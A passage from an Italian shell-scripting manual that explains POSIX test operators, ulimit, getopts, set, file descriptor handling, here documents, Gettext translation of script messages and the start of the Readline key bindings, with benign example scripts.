stringa	*Vero* se la stringa è diversa dalla stringa nulla.
`-z` ***stringa***	*Vero* se la lunghezza della stringa è zero.

Espressione	Descrizione
`-n` ***stringa***	*Vero* se la lunghezza della stringa è diversa da zero.
stringa1 `=` ***stringa2***	*Vero* se le stringhe sono uguali.
stringa1 `!=` ***stringa2***	*Vero* se le stringhe sono diverse.
stringa1 `<` ***stringa2***	*Vero* se la prima stringa è lessicograficamente precedente.
stringa1 `>` ***stringa2***	*Vero* se la prima stringa è lessicograficamente successiva.
op1 `-eq` ***op2***	*Vero* se gli operandi hanno valori numerici uguali.
op1 `-ne` ***op2***	*Vero* se gli operandi hanno valori numerici differenti.
op1 `-lt` ***op2***	*Vero* se il primo operando ha un valore numerico inferiore al secondo.
op1 `-le` ***op2***	*Vero* se il primo operando ha un valore numerico inferiore o uguale al secondo.
op1 `-gt` ***op2***	*Vero* se il primo operando ha un valore numerico maggiore del secondo.
op1 `-ge` ***op2***	*Vero* se il primo operando ha un valore numerico maggiore o uguale al secondo.
`!` ***espressione***	Inverte il risultato logico dell'espressione.
espressione `-a` ***espressione***	*Vero* se entrambe le espressioni danno un risultato *Vero*.
espressione `-o` ***espressione***	*Vero* se almeno un'espressione dà un risultato *Vero*.
`(`***espressione***`)`	*Vero* se il risultato dell'espressione è *Vero*.

Tabella 17.50. Opzioni per l'uso del comando '**ulimit**'.

Opzione	Descrizione
`-H`	Viene impostato il limite fisico (*hard*) per la data risorsa. Un limite fisico non può essere aumentato una volta che è stato impostato. Se non viene specificata questa opzione, si intende l'opzione '**-S**' in modo predefinito.
`-S`	Viene impostato il limite logico (*soft*) per la data risorsa. Un limite logico può essere aumentato fino al valore del limite fisico. Questa opzione è predefinita se non viene specificata l'opzione '**-H**'.
`-a`	Sono riportati tutti i limiti correnti.
`-c`	La grandezza massima dei file '`core`' creati, espressa in blocchi che dovrebbero essere di 512 byte.
`-d`	La grandezza massima del segmento dati di un processo, in multipli di 1 024 byte.
`-f`	La grandezza massima dei file creati dalla shell, espressa in blocchi che dovrebbero essere di 512 byte.
`-m`	La grandezza massima della memoria occupata, in multipli di 1 024 byte.
`-s`	La grandezza massima della pila del processo (*stack*), in multipli di 1 024 byte.
`-t`	Il massimo quantitativo di tempo di CPU in secondi.
`-n`	Il numero massimo di descrittori di file aperti (la maggior parte dei sistemi non permette che questo valore sia impostato, consentendo solo la sua lettura).

17.3.4.1 Comando «getopts»

«

Il comando interno '**getopts**' è qualcosa di diverso dalle solite cose. Serve per facilitare la realizzazione di script in cui si devono analizzare le opzioni della riga di comando.

```
getopts stringa_di_opzioni nome_di_variabile [argomenti]
```

Ogni volta che viene chiamato, '**getopts**' analizza l'argomento successivo nella riga di comando, restituendo le informazioni relative attraverso delle variabili di ambiente. Per la precisione, '**getopts**' analizza gli argomenti finali della sua stessa riga di comando (quelli che sono stati indicati nello schema sintattico come un elemento facoltativo) e in mancanza di questi utilizza il contenuto del parametro @. Si osservi l'esempio:

```
getopts stringa_di_opzioni nome_di_variabile
```

Quanto appare sopra è esattamente uguale a:

```
getopts stringa_di_opzioni nome_di_variabile $@
```

Il comando '**getopts**' dipende in particolare dalla variabile ***OPTIND***, la quale contiene l'indice di scansione di questi argomenti. Il suo valore iniziale predefinito è pari a uno, corrispondente al primo elemento, incrementato successivamente ogni volta che si utilizza '**getopts**'. Se per qualche motivo si dovesse ripetere una scansione (degli stessi, o di altri argomenti), occorrerebbe inizializzare nuovamente tale variabile al valore uno.

Per funzionare, '**getopts**' richiede due informazioni: una stringa contenente le lettere delle opzioni previste; il nome di una variabile di ambiente da creare e inizializzare di volta in volta con il nome dell'opzione individuata. Se è previsto che un'opzione di quelle da scandire sia seguita da un argomento, quell'argomento viene inserito nella variabile di ambiente ***OPTARG***. La stringa che definisce le lettere delle opzioni è composta proprio da quelle stesse lettere, le quali possono essere seguite dal simbolo due punti (':') se si vuole specificare la presenza di un argomento.

Per cominciare, si osservi l'esempio seguente, in cui viene mostrato uno script elementare anche se piuttosto lungo:

```
#!/bin/sh
echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."
```

```
echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."
```

Come si può notare, '**`getopts`**' viene avviato sempre nello stesso modo (soprattutto con gli stessi argomenti da scandire); inoltre, subito prima viene visualizzato il contenuto della variabile ***OPTIND*** e dopo viene visualizzato il risultato della scansione. Ecco cosa si ottiene:

```
Indice opzioni: 1
Opzione "a" con argomento ciao.
Indice opzioni: 3
Opzione "b" con argomento come.
Indice opzioni: 5
Opzione "c" con argomento stai.
Indice opzioni: 7
Opzione "d" con argomento .
Indice opzioni: 8
Opzione "e" con argomento .
Indice opzioni: 9
Opzione "f" con argomento .
Indice opzioni: 10
Opzione "g" con argomento .
Indice opzioni: 11
./prova.sh: illegal option -- h
```

```
Opzione "?" con argomento .
Indice opzioni: 11
./prova.sh: illegal option -- i
Opzione "?" con argomento .
```

In pratica, sono valide solo le opzioni dalla lettera «a» alla lettera «g», inoltre le prime tre (dalla «a» alla «c») richiedono un argomento. Si può osservare che le opzioni '**-h**' e '**-i**', che sono state aggiunte volutamente, sono in più e '**getopts**' ne ha segnalato la presenza come un errore.

Vale la pena di osservare anche l'andamento dell'indice rappresentato dalla variabile ***OPTIND***: nel caso delle opzioni '**-a**', '**-b**' e '**-c**', l'incremento è di due unità perché c'è anche un argomento di queste.

Il comando '**getopts**' restituisce un valore diverso da zero (*Falso*) tutte le volte che si verifica un errore. In questo modo, diventa agevole il suo inserimento al posto di un'espressione condizionale, come nell'esempio seguente, in cui si fa la scansione delle opzioni fornite allo script, ovvero quelle contenute nel parametro @:

```
#!/bin/sh
while getopts a:b:c:defg OPZIONE
do
    echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."
done
```

Al primo errore, il ciclo termina e non viene mostrato il messaggio relativo.

In condizioni normali, è più probabile che si utilizzi una struttura '**case**' per analizzare la scansione delle opzioni, come nell'esempio seguente, dove è stata aggiunta anche l'inizializzazione della varia-

bile ***OPTIND*** a titolo precauzionale, per garantire che la scansione parta dall'inizio:

```
#!/bin/sh
OPTIND=1
while getopts :a:b:c:defg OPZIONE
do
    case $OPZIONE in
        a) echo "Opzione \"a\" con argomento $OPTARG."      ;;
        b) echo "Opzione \"b\" con argomento $OPTARG."      ;;
        c) echo "Opzione \"c\" con argomento $OPTARG."      ;;
        d) echo "Opzione \"d\" che non richiede argomento." ;;
        e) echo "Opzione \"e\" che non richiede argomento." ;;
        f) echo "Opzione \"f\" che non richiede argomento." ;;
        g) echo "Opzione \"g\" che non richiede argomento." ;;
        *) echo "È stata indicata un'opzione non valida."   ;;
    esac
done
```

Questo esempio è diverso da quelli precedenti, soprattutto per la stringa di definizione delle opzioni da scandire: questa stringa inizia con il simbolo due punti (':'). In questo modo, si vuole evitare che '**getopt**' restituisca *Falso* quando si verifica un errore negli argomenti.

Il comando '**getopts**' utilizza anche un'altra variabile di ambiente: ***OPTERR***. Questa variabile contiene normalmente il valore uno; se le viene assegnato zero, si inibiscono tutte le segnalazioni di errore.

17.3.4.2 Comando «set»

«

Il comando '**set**', se usato senza argomenti, emette l'impostazione generale della shell, nel senso che vengono visualizzate tutte le variabili di ambiente e le funzioni. Se si indicano degli argomenti si in-

tendono alterare alcune modalità (opzioni) legate al funzionamento della shell.

```
set [{-|+}x]...
```

```
set {-|+}o [modalità]
```

```
set valore_param_1 [valore_param_2 ... [valore_param_n]]
```

```
set -- [valore_parametro_1 [valore_parametro_2...]]
```

Quasi tutte le modalità in questione sono rappresentate da una lettera alfabetica, con un qualche significato mnemonico. L'attivazione di queste modalità può essere verificata osservando il contenuto del parametro **-**:

```
$ echo $- [Invio]
```

Si potrebbe ottenere una stringa come quella seguente:

```
imH
```

Le lettere che si vedono («i», «m» e «H») rappresentano ognuna l'attivazione di una modalità particolare, dove però '**set**' può intervenire solo su alcune di queste. Gli argomenti normali del comando '**set**' sono le lettere delle modalità che si vogliono attivare o disattivare: se le lettere sono precedute dal segno '**-**' si specifica l'attivazione di queste, mentre se sono precedute dal segno '**+**' si specifica la loro disattivazione.

Il comando '**set**' può essere usato per modificare le modalità di funzionamento anche attraverso l'opzione '**-o**', oppure '**+o**', che deve essere seguita da una parola chiave che rappresenta la modalità stessa. I segni '**-**' e '**+**' rappresentano ancora l'attivazione o la disattivazione della modalità corrispondente. Le modalità a cui si accede attraverso l'opzione '**-o**' (o '**+o**') non sono esattamente le stesse che si possono controllare altrimenti.

Il comando '**set**' può servire anche per modificare il contenuto dei parametri posizionali. Per questo, se ci sono degli argomenti che seguono la definizione dell'ultima modalità, vengono interpretati come i valori da assegnare ordinatamente a questi parametri. In particolare, se si utilizza la forma '**set --**', si interviene su tutti i parametri: se non si indicano argomenti, si eliminano tutti i parametri; se ci sono altri argomenti, questi diventano ordinatamente i nuovi parametri, mentre tutti quelli precedenti vengono eliminati.

Se viene utilizzato il comando '**set -o**', si ottiene l'elenco delle impostazioni attuali.

Il comando '**set**' restituisce *Vero* se non viene incontrata un'opzione errata.

Segue la descrizione di alcune modalità, che potrebbero essere riconosciute dalla maggior parte delle shell POSIX.

Modalità	Descrizione
`{-|+}a` `{-|+}o allexport`	Le variabili che vengono modificate o create, sono marcate automaticamente per l'esportazione verso l'ambiente per i comandi avviati dalla shell.

Modalità	Descrizione
`{-|+}b` `{-|+}o notify`	Fa in modo che venga riportato immediatamente lo stato di un gruppo di elaborazione (*job*) sullo sfondo che termina. Altrimenti, questa informazione viene emessa subito prima dell'invito primario successivo.
`{-|+}e` `{-|+}o errexit`	Termina immediatamente se un comando qualunque conclude la sua esecuzione restituendo uno stato diverso da zero. La shell non esce se il comando che fallisce è parte di un ciclo '**`until`**' o '**`while`**', di un'istruzione '**`if`**', di una lista '**`&&`**' o '**`||`**', o se il valore restituito dal comando è stato invertito per mezzo di '**`!`**'.
`{-|+}f` `{-|+}o noglob`	Disabilita l'espansione di percorso (quello che riguarda i caratteri jolly, o metacaratteri, nei nomi di file e directory).
`{-|+}m` `{-|+}o monitor`	Abilita il controllo dei gruppi di elaborazione. Questa modalità è attiva in modo predefinito per le shell interattive.
`{-|+}n` `{-|+}o noexec`	Legge i comandi, ma non li esegue. Ciò può essere usato per controllare gli errori di sintassi di uno script di shell. Questo valore viene ignorato dalle shell interattive.

Modalità	Descrizione
`{-|+}u` `{-|+}o nounset`	Fa in modo che venga considerato un errore l'utilizzo di variabili non impostate (predisposte) quando si effettua l'espansione di una variabile (o di un parametro). In tal caso, quindi, la shell emette un messaggio di errore e, se il funzionamento non è interattivo, termina restituendo un valore diverso da zero.
`{-|+}v` `{-|+}o verbose`	Emette le righe inserite nella shell appena queste vengono lette.
`{-|+}x` `{-|+}o xtrace`	Nel momento in cui si eseguono dei comandi, viene emesso il comando stesso attraverso lo standard output preceduto da quanto contenuto nella variabile ***PS4***.
`{-|+}C` `{-|+}o noclobber`	Disabilita la sovrascrittura dei file preesistenti a seguito di una ridirezione dell'output attraverso l'uso degli operatori '**>**', '**>&**' e '**<>**'. Questa impostazione può essere scavalcata (in modo da riscrivere i file) utilizzando l'operatore di ridirezione '**>|**' al posto di '**>**'. In generale sarebbe meglio evitare di intervenire in questo modo, dal momento che ciò non è conforme all'utilizzo normale.

L'esempio seguente mostra come modificare il gruppo dei parametri posizionali:

```
$ set -- ciao come stai?[Invio]
```

```
$ echo $1 [Invio]

  ciao

$ echo $2 [Invio]

  come

$ echo $3 [Invio]

  stai?
```

17.4 Accesso ai file

La shell POSIX ha una capacità limitata ad accedere ai file in modo sequenziale. Ciò consente di fare qualcosa di interessante negli script.

17.4.1 Utilizzo dei descrittori

Generalmente, si utilizzano i tre flussi standard in modo intuitivo, senza la necessità di aprirli o di chiuderli. Quando si vogliono gestire più flussi di dati simultaneamente, occorre attivare altri descrittori.

Tabella 17.60. Descrittori standard.

Descrittore	Apertura	Standard
0	lettura	standard input
1	scrittura	standard output
2	scrittura	standard error

I descrittori dei flussi standard risultano aperti senza bisogno di una richiesta esplicita; per aprire dei descrittori ulteriori, occorre dare delle istruzioni appropriate nella riga di comando:

Comando	Descrizione
comando ... ***n***< *file*	Apre il file in lettura e ne consente l'accesso al comando attraverso il descrittore numero ***n***.
comando ... ***n***> *file*	Apre il file in scrittura, azzerandolo inizialmente, concedendone l'accesso al comando attraverso il descrittore numero ***n***.
comando ... ***n***>> *file*	Apre il file in scrittura, per l'aggiunta di dati in coda, concedendone l'accesso al comando attraverso il descrittore numero ***n***.

Generalmente, i descrittori aperti durante l'esecuzione di uno script, vengono chiusi automaticamente al termine del funzionamento dello stesso; in alternativa possono essere chiusi esplicitamente con la sintassi seguente:

```
n<&-
```

È da osservare che in questo modo si chiude il descrittore ***n***, indipendentemente dal fatto che questo rappresenti un flusso in ingresso (lettura) o in uscita (scrittura).

All'interno di uno script è possibile aprire dei descrittori alla chiamata di una funzione, come nell'esempio seguente:

```
#!/bin/sh
…
function fa_qualcosa () {
    …
}
…
fa_qualcosa 3< mio_file
…
```

Teoricamente, è possibile aprire un descrittore **in lettura** in modo più semplice, senza che ciò debba avvenire necessariamente alla chiamata di un comando, ma l'uso di una shell poco amichevole, sotto questo punto di vista, potrebbe rendere la cosa del tutto inutile. Pertanto, pur essendo un procedimento sconsigliabile, ecco come si potrebbe procedere:

```
#!/bin/sh
…
3< mio_file     # apre il file nel descrittore n. 3
…
# qui si fa qualcosa con il descrittore n. 3
…
3<&-     # chiude il file associato al descrittore n. 3
…
```

17.4.2 Lettura e scrittura

La lettura da un descrittore si ottiene con il comando '**read**':

`read` [`-p` *prompt*] *variabile*…

Il comando '**read**' legge dallo standard input, pertanto, per leggere un flusso di dati proveniente attraverso un altro descrittore, occorre

inserirlo nello standard input:

```
read [-p prompt] variabile... <&n
```

Per leggere i dati provenienti da un file, aperto attraverso il descrittore ***n***, si può usare un ciclo simile a quello seguente, dove si deve elaborare una riga alla volta del file originale:

```
while read RIGA_DEL_FILE <&n
do
    # Fa qualcosa con il contenuto della variabile di
    # ambiente RIGA_DEL_FILE.
    ...
done
```

Per scrivere qualcosa all'interno di un descrittore, si usano normalmente i comandi '**echo**' o '**printf**'. Entrambi questi comandi scrivono attraverso lo standard output, pertanto, anche in questo caso, occorre ridirigere il flusso verso il descrittore desiderato, se necessario. L'esempio seguente legge un file attraverso il descrittore ***n*** e lo emette, tale e quale, attraverso il descrittore ***m***, elaborando i dati riga per riga:

```
while read RIGA_DEL_FILE <&n
do
    echo "$RIGA_DEL_FILE" >&m
done
```

L'esempio successivo legge dallo standard input e scrive attraverso lo standard output, dopo aver trasformato il testo in maiuscolo (considerando soltanto l'alfabeto latino senza lettere accentate):

```
#!/bin/sh
while read RIGA
do
    echo $RIGA | tr a-z A-Z
done
```

L'esempio seguente fa la stessa cosa utilizzando il descrittore numero 3 per la lettura del file e il descrittore numero 4 per la scrittura:

```
#!/bin/sh
while read RIGA <&3
do
    echo $RIGA | tr a-z A-Z >&4
done
```

L'esempio seguente utilizza una funzione per la trasformazione dei dati, rendendo esplicita l'apertura e la chiusura dei descrittori:

```
#!/bin/sh
function elabora () {
    while read RIGA <&3
    do
        echo $RIGA | tr a-z A-Z >&4
    done
}
elabora 3< file_da_leggere 4> file_da_creare
3<&-
4<&-
```

L'esempio seguente **non funziona**, perché non c'è modo di aprire il descrittore in scrittura secondo la modalità che qui viene mostrata:

```
#!/bin/sh
3< file_da_leggere
4> file_da_creare     # Non funziona!
while read RIGA <&3
do
    echo $RIGA | tr a-z A-Z >&4
done
3<&-
4<&-
```

17.4.2.1 Gestione degli spazi

Il comando '**read**' interpreta il contenuto delle righe in base alla configurazione stabilita con la variabile di ambiente ***IFS***. In pratica, per quanto riguarda gli esempi proposti e l'impostazione usuale di questa variabile, ciò significa che gli spazi orizzontali presenti all'inizio e alla fine delle righe, vengono eliminati.

Per evitare questo tipo di trattamento degli spazi occorrerebbe intervenire nella variabile di ambiente ***IFS***, ma non è detto che il risultato che si ottiene sia corretto. Pertanto, conviene limitarsi all'uso «normale» del comando '**read**', considerando la perdita degli spazi orizzontali iniziali e finali.

17.4.3 Contenuto senza file

Invece di aprire un file in lettura per fornirlo a un descrittore, è possibile inviare al descrittore direttamente il contenuto, attraverso il meccanismo noto come *here document*. Vengono messe a confronto le due forme:

n*< *file

```
n<< "marcatore_conclusivo"
    testo
    ...
marcatore_conclusivo
```

L'esempio seguente ne riprende uno già proposto in precedenza:

```
#!/bin/sh
function elabora () {
    while read RIGA <&3
    do
        echo $RIGA | tr a-z A-Z >&4
    done
}
elabora 4> file_da_creare 3<< "FINE_DEL_TESTO"
    bla bla bla bla bla
    bla bla bla bla bla
    bla bla bla bla bla
    bla bla bla bla bla
FINE_DEL_TESTO
3<&-
4<&-
```

17.5 Traduzione dei messaggi

È possibile fare in modo che i messaggi generati all'interno di uno script vengano tradotti automaticamente, attraverso Gettext, descritto nella sezione 71.[6] Per ottenere questo, si incorpora in uno script il codice contenuto nel file '`gettext.sh`', il quale potrebbe risultare installato nella directory '`/usr/bin/`', come parte del pacchetto che compone proprio Gettext; quindi, nello script si fa uso delle fun-

zioni ‘**gettext**’ e ‘**eval_gettext**’, per ottenere la traduzione dei messaggi.

17.5.1 Esempio iniziale

«

Per cominciare a comprendere il meccanismo, conviene partire da un esempio molto semplice, vedendo dall’inizio alla fine il procedimento. Si suppone che il file seguente sia denominato ‘`bye-bye.sh`’:

```
1   #!/bin/sh
2   TEXTDOMAINDIR=/tmp
3   TEXTDOMAIN=bye-bye
4   export TEXTDOMAINDIR
5   export TEXTDOMAIN
6
7   . /usr/bin/gettext.sh
8
9   tizio="daniele"
10
11  eval_gettext "bye bye \$tizio"
12  echo ""
13  gettext      "bye bye \$tizio"
14  echo ""
```

Si può osservare che nella settima riga viene inserito il codice contenuto nel file ‘`/usr/bin/gettext.sh`’, quindi si rendono disponibili le funzioni ‘**eval_gettext**’ e ‘**gettext**’. Nelle righe numero 11 e numero 13, si vede l’uso delle due funzioni, però con gli stessi argomenti; lì si deve osservare che in entrambi i casi, il dollaro che precede il nome della variabile ‘**tizio**’ è stato protetto in modo da non essere espanso dalla shell.

Una volta realizzato il file, si utilizza ‘**xgettext**’ per generare il file

‘`messages.po`’, da tradurre. In questo caso, il nome ‘`bye-bye.sh`’ è stato scelto appositamente con l’estensione ‘**`.sh`**’, per facilitare a ‘**`xgettext`**’ il riconoscimento del contesto:

```
$ xgettext bye-bye.sh [Invio]
```

Se non si commettono errori, si ottiene così il file ‘`messages.po`’, con il contenuto seguente:

```
# SOME DESCRIPTIVE TITLE.
# Copyright (C) YEAR THE PACKAGE'S COPYRIGHT HOLDER
# This file is distributed under the same license as the PACKAGE package.
# FIRST AUTHOR <EMAIL@ADDRESS>, YEAR.
#
#, fuzzy
msgid ""
msgstr ""
"Project-Id-Version: PACKAGE VERSION\n"
"Report-Msgid-Bugs-To: \n"
"POT-Creation-Date: 2006-04-04 19:24+0200\n"
"PO-Revision-Date: YEAR-MO-DA HO:MI+ZONE\n"
"Last-Translator: FULL NAME <EMAIL@ADDRESS>\n"
"Language-Team: LANGUAGE <LL@li.org>\n"
"MIME-Version: 1.0\n"
"Content-Type: text/plain; charset=CHARSET\n"
"Content-Transfer-Encoding: 8bit\n"

#: bye-bye.sh:10 bye-bye.sh:12
#, sh-format
msgid "bye bye $tizio"
msgstr ""
```

Il file va modificato, soprattutto per ciò che riguarda la traduzione. In tal caso, conviene creare il file ‘`bye-bye.po`’:

```
# bye-bye.sh PO file.
# Copyright (C) 2006 Pinco Pallino
# Pinco Pallino <ppinco@dinkel.brot.dg>, 2006.
#
```

```
msgid ""
msgstr ""
"Project-Id-Version: 0.1\n"
"Report-Msgid-Bugs-To: Pinco Pallino <ppinco@dinkel.brot.dg>\n"
"POT-Creation-Date: 2006-04-04 18:59+0200\n"
"PO-Revision-Date: 2006-04-04 18:59+0200\n"
"Last-Translator: Pinco Pallino <ppinco@dinkel.brot.dg>\n"
"Language-Team: Italian <it@li.org>\n"
"MIME-Version: 1.0\n"
"Content-Type: text/plain; charset=UTF-8\n"
"Content-Transfer-Encoding: 8bit\n"

#: bye-bye.sh:10 bye-bye.sh:12
#, sh-format
msgid "bye bye $tizio"
msgstr "ciao ciao $tizio"
```

Si passa quindi alla compilazione del file, con la quale si vuole ottenere il file ‘`bye-bye.mo`’:

```
$ msgfmt -vvvv -o bye-bye.mo bye-bye.po [Invio]
```

Il file ‘`bye-bye.mo`’, tenuto conto che è stato realizzato per la configurazione locale italiana, va collocato all’interno del percorso ‘`it/LC_MESSAGES/`’ che, a sua volta, deve partire da quanto contenuto nella directory indicata nella variabile ***TEXTDOMAINDIR***, oppure nella collocazione predefinita che potrebbe essere ‘`/usr/share/locale/`’. In questo caso, nello stesso script appare la dichiarazione e l’esportazione della variabile di ambiente ***TEXTDOMAINDIR*** (pertanto l’eventuale collocazione predefinita non viene considerata), con un valore tale per cui il file ‘`bye-bye.mo`’ deve trovarsi nella directory ‘`/tmp/it/LC_MESSAGES/`’. Inoltre, la variabile ***TEXTDOMAINDIR*** stabilisce che sia proprio il file ‘`bye-bye.mo`’

quello che deve essere cercato.

Una volta collocato correttamente il file ‘`bye-bye.mo`’, se la configurazione locale è quella della lingua italiana, lo script funziona mostrando i messaggi tradotti:

```
$ LANG=it_IT.UTF-8 [Invio]

$ export LANG [Invio]

$ ./bye-bye.sh [Invio]

  ciao ciao daniele
  ciao ciao $tizio
```

Il risultato che si ottiene mostra il comportamento delle due funzioni: ‘**`eval_gettext`**’ e ‘**`gettext`**’. Entrambe le funzioni restituiscono una stringa tradotta, senza aggiungere un codice di interruzione di riga; pertanto, nello script si manda a capo il testo con due comandi ‘**`echo`**’ vuoti. Nel caso della funzione ‘**`eval_gettext`**’, la stringa originaria viene scandita alla ricerca di variabili da espandere, mentre la funzione ‘**`gettext`**’ si limita a lasciare inalterata la stringa tradotta.

Si deve osservare che la chiamata delle funzioni ‘**`*gettext`**’ è stata fatta volutamente proteggendo il dollaro davanti al nome della variabile ‘**`tizio`**’, per evitare che la stringa passata alle funzioni stesse venga espansa preliminarmente dalla shell. Infatti, se ciò accadesse, sarebbe inutile tentare di tradurre i messaggi. Naturalmente, l’uso di una variabile con la funzione ‘**`gettext`**’ diventa del tutto inutile, ma qui serve a dimostrare la differenza di comportamento tra le due funzioni.

17.5.2 utilizzo più sofisticato

«

Non è semplice usare le funzioni '***gettext**' così come sono, all'interno di uno script di shell, rispetto a come si può fare invece con un linguaggio di programmazione normale. Qui si propone l'uso di una funzione che serve a estendere le capacità di '**printf**', con la dimostrazione dei raggiri necessari a ottenere il funzionamento del sistema di Gettext. Si suppone che il file seguente sia denominato 'bye-bye-2.sh':

```
1  #!/bin/sh
2  TEXTDOMAINDIR=/tmp
3  TEXTDOMAIN=bye-bye-2
4  export TEXTDOMAINDIR
5  export TEXTDOMAIN
6
7  . /usr/bin/gettext.sh
8
9  printf_gettext () {
10     local string="$1"
11     shift
12     string=`gettext "$string"`
13     printf "$string" "$@"
14 }
15
16 tizio="daniele"
17
18 printf_gettext "bye bye %s\n" $tizio
```

Per ottenere il file 'messages.po', occorre imbrogliare '**xgettext**', fingendo che la funzione '**printf_gettext**' sia invece soltanto '**gettext**':

```
$ cat bye-bye-2.sh ↩
```

```
↪     | sed "s/printf_gettext/gettext/" ↩
↪     | xgettext -L Shell -[Invio]
```

Se non si commettono errori, si ottiene così il file ‘`messages.po`’, con il contenuto seguente:

```
# SOME DESCRIPTIVE TITLE.
# Copyright (C) YEAR THE PACKAGE'S COPYRIGHT HOLDER
# This file is distributed under the same license as the PACKAGE package.
# FIRST AUTHOR <EMAIL@ADDRESS>, YEAR.
#
#, fuzzy
msgid ""
msgstr ""
"Project-Id-Version: PACKAGE VERSION\n"
"Report-Msgid-Bugs-To: \n"
"POT-Creation-Date: 2006-04-05 10:10+0200\n"
"PO-Revision-Date: YEAR-MO-DA HO:MI+ZONE\n"
"Last-Translator: FULL NAME <EMAIL@ADDRESS>\n"
"Language-Team: LANGUAGE <LL@li.org>\n"
"MIME-Version: 1.0\n"
"Content-Type: text/plain; charset=CHARSET\n"
"Content-Transfer-Encoding: 8bit\n"

#: standard input:19
msgid "bye bye %s\\n"
msgstr ""
```

Come già nella sezione precedente, il file va modificato, soprattutto per ciò che riguarda la traduzione. In tal caso, conviene creare il file ‘`bye-bye-2.po`’:

```
# bye-bye-2.sh PO file.
# Copyright (C) 2006 Pinco Pallino
# Pinco Pallino <ppinco@dinkel.brot.dg>, 2006.
#
msgid ""
msgstr ""
"Project-Id-Version: 0.1\n"
```

```
"Report-Msgid-Bugs-To: Pinco Pallino <ppinco@dinkel.brot.dg>\n"
"POT-Creation-Date: 2006-04-04 18:59+0200\n"
"PO-Revision-Date: 2006-04-04 18:59+0200\n"
"Last-Translator: Pinco Pallino <ppinco@dinkel.brot.dg>\n"
"Language-Team: Italian <it@li.org>\n"
"MIME-Version: 1.0\n"
"Content-Type: text/plain; charset=UTF-8\n"
"Content-Transfer-Encoding: 8bit\n"

#: standard input:19
msgid "bye bye %s\\n"
msgstr "ciao ciao %s\\n"
```

Si passa quindi alla compilazione del file, con la quale si vuole ottenere il file ‘bye-bye-2.mo’:

```
$ msgfmt -vvvv -o bye-bye-2.mo bye-bye-2.po [Invio]
```

Anche in questo caso, data la configurazione delle variabili ***TEXTDOMAINDIR*** e ***TEXTDOMAIN***, il file va collocato nella directory ‘/tmp/it/LC_MESSAGES/’.

```
$ LANG=it_IT.UTF-8 [Invio]

$ export LANG [Invio]

$ ./bye-bye-2.sh [Invio]

  ciao ciao daniele
```

17.6 Libreria Readline

Diversi programmi che funzionano in modo interattivo mostrando un invito all’inserimento dei comandi (un *prompt*) e offrendo una riga di comando, sfruttano la libreria Readline[7] per la gestio-

ne di uno storico dei comandi e per offrire altre funzionalità come il completamento automatico.

La libreria Readline è sottoposta alle condizioni della licenza GNU GPL, pertanto i programmi che la incorporano vengono distribuiti alle stesse condizioni.

Questa libreria offre funzionalità così raffinate che spesso chi utilizza programmi interattivi che se ne avvalgono, si limita a sfruttarne una porzione minima. Questo capitolo dà solo una visione limitata delle funzionalità disponibili; chi desidera approfondire lo studio può cercare la sua documentazione che potrebbe essere disponibile nella pagina di manuale *readline(3)*, o in sua mancanza nella documentazione della shell Bash, che potrebbe essere disponibile come *info bash* oppure *bash(1)*.

Nel capitolo vengono mostrate diverse tabelle che descrivono l'uso dei comandi comuni disponibili; si osservi però che molte cose possono essere ridefinite attraverso la configurazione che avviene normalmente attraverso il file '`~/.readline`'.

17.6.1 Comandi

Quando la configurazione della libreria Readline è realizzata nel modo corretto, i tasti freccia consentono di scorrere all'interno dello storico e all'interno di un comando per consentirne la modifica, così come altri tasti di spostamento funzionano in modo intuitivo; diversamente sono disponibili delle combinazioni di tasti standard, secondo lo schema delle tabelle successive.

Tabella 17.79. Alcuni comandi di spostamento e affini.

Comando	Significato mnemonico	Descrizione
[*Ctrl a*]		Sposta il cursore all'inizio della riga. Di solito si predispone la configurazione in modo che il tasto [*Inizio*] svolga questa funzione.
[*Ctrl e*]	*end*	Sposta il cursore alla fine della riga. Di solito si predispone la configurazione in modo che il tasto [*Fine*] svolga questa funzione.
[*Ctrl f*]	*forward*	Sposta il cursore a destra di un carattere. Di solito si predispone la configurazione in modo che il tasto [*freccia−destra*] svolga questa funzione.
[*Ctrl b*]	*backward*	Sposta il cursore a sinistra di un carattere. Di solito si predispone la configurazione in modo che il tasto [*freccia−sinistra*] svolga questa funzione.
[*Ctrl l*]		Ripulisce lo schermo.

Tabella 17.80. Alcuni comandi per la modifica del testo della riga di comando.

Comando	Significato mnemonico	Descrizione
[*Ctrl d*]	*delete*	Cancella il carattere sopra il cursore. Di solito si predispone la configurazione in modo che il tasto [*Canc*] svolga questa funzione.
[*Backspace*]		Cancella il carattere a sinistra del cursore.
[*Ctrl v*]	*verbatim*	Dopo questa sequenza è possibile inserire un carattere in modo letterale, quando non è possibile farlo in condizioni normali.

Tabella 17.81. Alcuni comandi per l'utilizzo dello storico. Vale la pena di precisare che il termine «storico», in un contesto come questo, intende fare riferimento a un «archivio storico» o un «registro storico» di qualcosa.

Comando	Significato mnemonico	Descrizione
